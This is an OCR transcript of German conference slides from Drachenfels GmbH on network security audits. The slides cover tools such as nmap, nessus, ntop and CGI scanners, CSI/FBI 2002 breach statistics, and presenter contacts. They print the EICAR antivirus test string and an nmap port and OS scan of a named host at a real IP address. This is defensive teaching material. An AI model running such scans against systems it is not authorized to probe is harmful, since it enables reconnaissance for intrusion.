
Wie schützt man das Netzwerk grundlegend?

Vorgehensweise bei einem externen Sicherheitsaudit


Internes Sicherheitsaudit

Werkzeuge zur Überprüfung von Gefahrenpunkten


Tools NetDoc© Inventarisierung



Tools – http://isc.incidents.org/



Tools – ntop – Eicar




www.eicar.org

Check des Virenscanners

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*


Tools – www.sans.org




Tools - nmap

```
linux-tho:~ # nmap -sS -O 213.70.24.134

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on proxy3.drachenfels.de (213.70.24.134):
(The 1594 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
49/tcp     open        tacacs
111/tcp    open        sunrpc
119/tcp    open        nntp
6000/tcp   open        X11
8080/tcp   open        http-proxy
10000/tcp  open        snet-sensor-mgmt
Remote operating system guess: Linux 2.4.17 on HP 9000 s700

Nmap run completed -- 1 IP address (1 host up) scanned in 20 seconds
linux-tho:~ #
```


Tools - nessus



Tools - Betriebssystemtools




Tools – cgi-Scanner



Tools – www.bsi.de


Der Sicherheitsprozess

- Netzwerksicherheit ist ein dynamischer Prozess.
- Sicherheitsverfahren werden kontinuierlich dem Bedarf angepasst.
- Folgende Schritte werden durchlaufen:



- Phase 1: Bestandsaufnahme /Test
- Phase 2: Analysieren/Optimieren
- Phase 3: Sicheren Zustand erzielen
- Phase 4: Überwachen


Bedarf an Sicherheit



Das erste Release von Windows 2000 beinhaltete etwa 63,000 bekannte Defekte.

Studie der CSI/FBI 2002


Von 503 Institutionen erlitten lt. eigenen Angaben



Einbrüche innerhalb der letzten 12 Monate
Finanzieller Verlust durch Einbrüche
Angriffsziel ist der Internetanschluss
Angriffe von außen
Denial of Service Attack
Netzmissbrauch durch eigene Mitarbeiter
Computervirus entdeckt

DRACHENFELS NetworkServices
26. Decus Symposium - 1F01

Studie der CSI/FBI 2002



44% derjenigen, die an der Studie 2002 teilnahmen und finanziellen Verlust erlitten, konnten den Schaden genau beziffern.

Es wird vermutet, dass der eigentliche Schaden **erheblich** höher ist!

503 Institutionen nahmen an der Umfrage teil

Durchschnittlicher Schaden pro Einrichtung rund 2 Mio. US-Dollar

Kontakt

Thorsten Kocher	mobile: +49-160-5820455
Drachenfels GmbH	mail: t.kocher@drachenfels.de
Bleichstr. 56	home: www.drachenfels.de
D-75173 Pforzheim	phone: +49-7231-9223800

Frank Greisiger	mobile: +49-171-5761460
Drachenfels GmbH	mail: frank@drachenfels.de
Bleichstr. 56	home: www.drachenfels.de
D-75173 Pforzheim	phone: +49-7231-9223800

Vielen Dank